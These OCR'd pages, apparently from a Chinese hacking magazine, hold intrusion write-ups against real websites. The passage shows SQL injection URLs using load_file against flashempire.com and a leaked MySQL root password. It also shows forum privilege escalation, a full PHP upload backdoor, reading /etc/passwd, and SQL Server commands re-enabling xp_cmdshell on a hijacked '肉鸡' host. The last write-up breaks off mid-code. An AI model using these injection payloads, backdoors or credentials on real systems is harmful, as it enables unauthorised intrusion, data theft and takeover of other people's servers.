这句代码大家都熟悉了吧？是冰狐的微型木马，只有一句而已。其中"<%On Error Resume Next//"是用来容错的。这样我们提交后，再次请求http://www.51**.cn/ds/db/daidalos.asp，没有出现错误提示了！我的ASP代码被执行了，马上拿出冰狐客户端来连接一下试试，如图3所示。




图 2





图 3

看到了吗？成功执行了！下面还想怎么做，大家可以自己动手了。

也许大家已经知道了进入后台，然后在数据库里面写东西从而达到改写改了后缀名的数据库的方法，其实都是要往数据库里面写东西，在前台不是更方便吗？关键是就算有SQL注入漏洞，并且你也拿到了Admin的用户名和密码，但是密码是MD5加密的，难道你会选择爆破吗？没有十几个P4的肉鸡估计要破解出来估计是比较难的。利用前台注册用户再修改资料不需要任何条件，只要知道数据库路径就OK了，这样就给我们带来了很大的方便。其实大家不要只局限于盗帅这一个程序，很多程序如果获得了数据库路径，并且数据库后缀改成了ASP.dll可以解释的，那么不管在前台还是后台（毕竟现在好多程序后台也没有上传功能）都可以通过往数据库里面写代码的方法搞到WebShell，关键是一次不成功要多进行几次实现容错处理。

这次的测试，经过辉月和我的讨论才得已成功，同时获得了黑防小编们的帮助，在此表示感谢。经过这个测试，我们可以看到有时候虽然管理员的目的是做一个安全设置，阻止入侵者，却在不经意间给入侵带来了机会，更体现出了攻防对立，其实这也是黑防第一关的另外一个思路，再次感谢黑防给我们提供这么优秀的实验室。

适合读者	入侵爱好者 脚本爱好者
前置知识	MySQL基本语法
难度等级	中



入侵 闪客帝国

文/图 炎黄兵团.Safer

前言

今天没什么事在几个论坛上闲逛，TUPUNCO发来消息说："闪客帝国主站有个地方好像有问题，你看看吧。"于是我就直奔http://www.flashempire.com，测试后发现存在漏洞，如果利用成功，将会直接威胁到主机的安全。

巧妙获取MySQL连接密码

扫描一下Flashempire.com主机，发现一些常用端口，PHP的页面系统，MySQL数据库也支持远程连接。整理了一下入侵思路，还是从我比较熟悉的脚本注入开始吧。

首先我们要得到Web目录在服务器上的物理路径，怎么办呢？就让它出错自己爆出来吧！就以http://www.flashempire.com/theater/top10.php?id=315为突破口，构造语句是小意思了，提交如下URL：

```
http://www.flashempire.com/theater/top10.php?id='
http://www.flashempire.com/theater/top10.php?id=
```

> 小提示：当提交一个错误的Query时，如果服务器上的Display_errors=on，程序就会暴露Web目录的绝对路径，只要知道路径，那么对于一个可以注入的PHP程序来说，整个服务器的安全将受到严重的威胁。

返回因提交数据出错而爆出的路径，如图1 所示。

```
nt is not a valid MySQL result resource in /home/flash/www/theater/top10.php
```

图1

由于自己对闪客帝国的网站系统结构一无所知，就将我们的目标定位在MySQL数据库上吧，那当前首要的任务就是拿到Config.php中的数据库账号和密码了。由于闪客帝国的主站系统是自己开发的，我们无从得知其文件列表与数据结构，这里我考虑直接读取文件，就是使用Load_file()。

> 小知识：Load_file()函数的作用是读入文件，并将文件内容作为一个字符串返回。当然它也有很多限制：
>
> 1. 欲读取文件必须在服务器上。
> 2. 必须指定文件完整的路径名。
> 3. 必须有权限读取并且文件必须完全可读。
> 4. 欲读取文件必须小于Max_allowed_packet。
> 5. 如果该文件不存在，或因为上面的任一原因而不能被读出，查询返回NULL。

首先提交如下Query：

```
http://www.flashempire.com/theater/top10.php?id=3151%20and%201=2%20union%20select%2050,8,7,6,5,4,3,load_file('/home/flash/www/theater/theater.php'),1
```

返回出错信息，估计是Magic_quotes_gpc = on过滤掉了"'"。换种方式再来一次，继续提交char()函数，再次提交使用char()函数的Query：

```
char(47,104,111,109,101,47,102,108,97,115,104,47,119,119,119,47,116,104,101,97,116,101,114,47,116,111,112,49,48,46,112,104,112)
```

其实就是"/home/flash/www/theater/theater.php"的ASCII代码

```
http://www.flashempire.com/theater/top10.php?id=3151%20and%201=2%20union%20select%2050,8,7,6,5,4,3,load_file(char(47,104,111,109,101,47,102,108,97,115,104,47,119,119,119,47,116,104,101,97,116,101,114,47,116,111,112,49,48,46,112,104,112)),1
```

> 小知识：Char()函数将提交的字符转换为10进制，也可以使用SQL Encoder.exe转换为16进制。

成功读出Theater.php文件代码，返回成功读出theater.php文件的代码如图2所示。

```
$channel = 3;
include "../include/dbconnect.php";
?>


$result=mysql_query("select id,name,url,x,y,k,author,intro,mms from fe_top10 where id=$id");
$data=mysql_fetch_array($result);

$id = $data["id"];
$url = $data["url"];
$name = $data["name"];
$author = $data["author"];
$x = $data["x"];
$y = $data["y"];
$k = $data["k"];
$mms = $data["mms"];
$intro = $data["intro"];
$urlnew = substr($url, 0,5 );
if (($urlnew == "swfH/")||($urlnew == "swfI/")||($urlnew == "swfJ/")||($urlnew == "swfK/"))
```

图2

根据经验以及对文件命名情况的猜测，/include/dbconnect.php应该就是我们的目标——存放数据库连接信息的文件。再提交新的Query：

```
http://www.flashempire.com/theater/top10.php?id=3151%20and%201=2%20union%20select%2050,8,7,6,5,4,3,load_file(char(47,104,111,109,101,47,102,108,97,115,104,47,119,119,119,47,116,104,101,97,116,101,114,47,116,111,112,49,48,46,112,104,112)),1
```

```
119,47,105,110,99,108,117,100,101,47,100,98,99,111,110,110,101,99,
116,46,112,104,112)),1
```

成功读出/include/dbconnect.php文件代码，返回/include/dbconnect.php文件的代码如下：

```
$conn = MySQL_connect("localhost","root","flash945")
or die("数据库连接失败!");
```

哈哈！这么简单就成功拿到了MySQL数据库账号、密码，再配合刚才我们扫描得知的MySQL允许远程连接，现在我们可以用PhpMyadmin登录上看看数据库情况了(个人感觉使用PhpMyadmin管理MySQL更方便一些)。

打开本机的PhpMyadmin/config.inc.php，作如下修改

```
$cfg['Servers'][$i]['host'] = 'localhost'
//localhost 修改为 61.156.**.126 (闪客帝国服务器IP)
$cfg['Servers'][$i]['user'] = 'root'
//MySQL 登录账号，不必修改
$cfg['Servers'][$i]['password'] = ''
// MySQL 登录密码，修改为 flash945
```

保存后浏览我们本机的PhpMyadmin即可管理闪客帝国的MySQL数据库了！如图3 所示。




图 3

四处逛逛收集信息，发现很多该网站管理级别的账号密码。本想用社会工程学猜猜最高权限密码，不过却以失败告终。这时候天津来的朋友打电话叫去吃火锅，带上MM一起去，今天的入侵告一段落(脚本小子：我狂晕！这是什么跟什么啊！)。

晚上回到寝室一晚上都没睡好，整晚都迷迷糊糊的在想如何拿到PHPShell以及 /etc/password/ 等东西，早上5点就醒了，还在回味昨天晚上梦里的入侵思路——立即跑去机房继续提升权限。

曲折之路获取WebShell

先分析一下昨天拿到的数据库：

```
MySQL——MySQL数据库的信息。
MySQL00——估计是MySQL数据库备份信息。
fe4——主站数据库信息。
Dhht——论坛信息。
Blog——管理员的日记信息。
```

下面有几个不同思路可以考虑。

思路1：

首先想到的思路是利用MySQL导出PHPShell，就是利用到手的PhpMyadmin在一个数据表中插入PHPShell的内容，然后利用"into outfile"导出到相应目录，就有了一个后门了。在"fe4 - fe_faq"表"id=16"的位置我插入PHPShell，代码是Angel的小型上传型后门：

```
<?php
$msg = copy($_FILES[MyFile][tmp_name],$_FILES
[MyFile][name]) ? "上传成功" : "上传失败";
echo $msg;
?>
<form ENCTYPE="multipart/form-data" ACTION="
<?=$PHP_SELF?>" METHOD="POST">
<input NAME="MyFile" TYPE="file">
<input VALUE="提交" TYPE="submit">
</form>
```

有了PHPShell代码，下面我们开始"into outfile"。生成文件的前提是目标文件夹可写，于是我们找到了这里：

http://www.flashempire.com/school/uploader.php

这是上传Flash的区域，对应的文件夹肯定是可写的，导出数据后直接读取 /home/flash/www/school/upload_file.php。好，下面开始

```
http://www.flashempire.com/theater/top10.php?
id=3151%20and%201=2%20union%20select%2050,8,7,6,5,4,3,
load_file(char(47,104,111,109,101,47,102,108,97,115,104,47,119,
119,119,47,115,99,104,111,111,108,47,117,112,108,111,97,100,
95,102,105,108,101,46,112,104,112)),1
```

得到上传Flash文件的文件夹目录为：

```
$path = "/home/flash/www/download/fla2/";
//$path = "D:\\fe4\\upload\\";
```

浏览一下我们插入进"fe_faq"数据库中的PHPShell数据

```
http://www.flashempire.com/theater/top10.php?
id=3151%20and%201=2%20union%20select%2050,8,7,6,5,4,3,a,
1%20from%20fe_faq%20where%20id%20=16
```

返回正常，如图4 所示。




图 4

开始将"fe_faq"数据库中的内容导出生成PHPShell：

```
http://www.flashempire.com/theater/top10.php?
id=3151%20and%201=2%20union%20select%2050,8,7,6,5,4,3,a,
1%20from%20fe_faq%20where%20id%20=16%20into%20outfile%20'/
home/flash/www/download/fla2/safer.php'
```

没向导试了几次都不行，郁闷，折腾我半天。只能继续想其他办法了！

小提示 导出不成功估计是因为"into outfile"一定要引号，而Magic_quotes_gpc = on过滤掉了提交的引号。

思路2：

由论坛入手上传PHPShell，浏览"dhht – setting"表，得到论坛的浏览地址是：

http://61.156.**.126/dhht/

然后我们注册一个账号"safer/safer"，再在PhpMyadmin中选择"dhht – user"数据库并执行SELECT * FROM 'user' WHERE username='safer';把我的账号Usergroupid修改为6，这样我就成为论坛管理员了。

登录后台 http://61.156.**.126/dhht/admin/把论坛常规选项——附件的有效扩展名中添加PHP，然后找个人少的版面上传PHP后门。结果又是失败——到数据库中查看才知道此VBB 2.3.4没有修改过，全部附件数据都在数据库中，PHP后门当然不能执行（如图5所示），呜呜……




图5

陷入深思，想起给Angel和Lanker发短信叫他们一起来，人多力量大嘛。结果Angel说跑来上网看看，Lanker得陪人来不了了。这时我也冷静了下，在等Angel的同时继续看闪客帝国，突然发现刚才的数据库中怎么没有闪客帝国本身的论坛数据？浏览闪客帝国论坛Flashempire.net。Ping后发现Flashempire.com和Flashempire.net是两台服务器！再次晕死。

```
Flashempire.com——202.115.**.17
Flashempire.net——202.115.**.49
```

用刚才的MySQL数据库账号连接Flashempire.net——202.115.**.495居然也进去了。又四处乱逛，对闪客帝国论坛Flashempire.net也试着上传PHP后门，结果也是失败！

思路混乱中和Angel边聊天边清理思路，最后抱着试试看的心理看看管理员的Blog表，希望在里面发现密码的相关信息——在61.156.**.125–allanblog–AllowedTypes中意外地发现了我梦寐以求的东西！

```
AllowedTypes:jpg,jpeg,gif,mpg,mpeg,avi,mov,mp3,swf,png
```

很明显，这个Blog允许上传影音文件，那么文件夹当然是可写的，我们的PHP后门当然也能传上去！赶紧访问61.156.**.125–allanblog–nucleus_member，管理员的密码是MD5加密的，比较麻烦。很快下载了一个同样的BLOG程序并在自己的电脑上安装成功，设置管理账号和密码是"safer/111"。

```
698d51a19d8a121ce581499d7b701668 safer
5dfb3282f16949956b84731bd4a3884 allan
```

用PhpMyadmin替换一下密码顺利登录，然后上传我们可爱的PHPShell。终于上传成功（如图6所示），莫名感动ing！



图6


然后在服务器里到处逛逛，看看管理员的目录都有什么好东西，再看看Apache FTP的配置文件并下载/etc/passwd看看。对Linux我不是很熟悉，就此不再继续深入，如果是NT的就可以考虑下抓包等手段，获取密码信息渗透公司内网。约了MM吃饭可不能迟到，给闪客帝国的admin发份Mail去，让他们修补漏洞。

行文仓促，技术有限，文章如果有误，望高手来www.cnwill.com赐教。

适合读者	脚本攻击爱好者
前置知识	SQL基本存储过程
难度等级	中

玩入侵

绕过Xplog70.dll



文/ renwoxin

深夜了，好友"如影随行"突然发来消息，说他一台配置非常好的3389肉鸡飞了。以前他是从Web页面注入入手，然后直接用Xp_cmdshell添加系统用户搞定的，可晚上用3389登录时突然发现添加的用户不在了，安装的后门都被清理干净，连Xp_cmdshell也执行不了。

朋友叫我帮忙看看，这样和管理员的直接攻防较量我还没尝试过，所以也就答应了！

因为数据库是SA权限连接的，我首先想到的是利用下面的命令：

```
exec master.dbo.sp_addlogin renwoxin
```

我的目的是添加数据库用户"renwoxin"，然后将其

加入"Sysadmin"组:

```
Exec master.dbo.sp_addsrvrolemember renwoxin,sysadmin
```

然后就可以用祭出我们的"屠库宝刀"——SQL查询分析器了。开始我还抱着一丝侥幸，希望可以通过:

```
sp_addextendedproc Xp_cmdshell,@dllname='Xplog70.dll'
```

添加Xp_cmdshell扩展过程。可惜SQL输出如下:

数据库中已存在名为Xp_cmdshell的对象。

为了确认Xp_cmdshell是否被删除，我提交如下语句

```
select count(*) from master.dbo.sysobjects where xtype='X' and name=Xp_cmdshell
```

返回1，看来并未删除Xp_cmdshell对象，那问题应该是出在Xplog70.dll这个文件了，也许被改名或者删除了。

我决定用臭要饭的写的GetWebShell来写ASP木马。工具使用很简单，以往我在《黑防》介绍过。我使用后一会儿就提示写入成功了，但等我高高兴兴地访问这个路径时，却提示"找不到网页"，郁闷!

百思不得其解，拿出NBSI2，利用Tree list工具列出Web路径下的文件，发现上传的木马"安详"地躺在那儿，可为什么不能访问呢(我现在都还不知道答案，哪位高人知道希望能指点一下)，而且错误提示居然是"找不到文件"!

我打算放弃了，可这么好的肉鸡就这么飞了，实在心有不甘! 到百度一通狂搜，终于找到一篇文章，文中提出了一种方法，用SQL查询分析器写入如下指令:

```
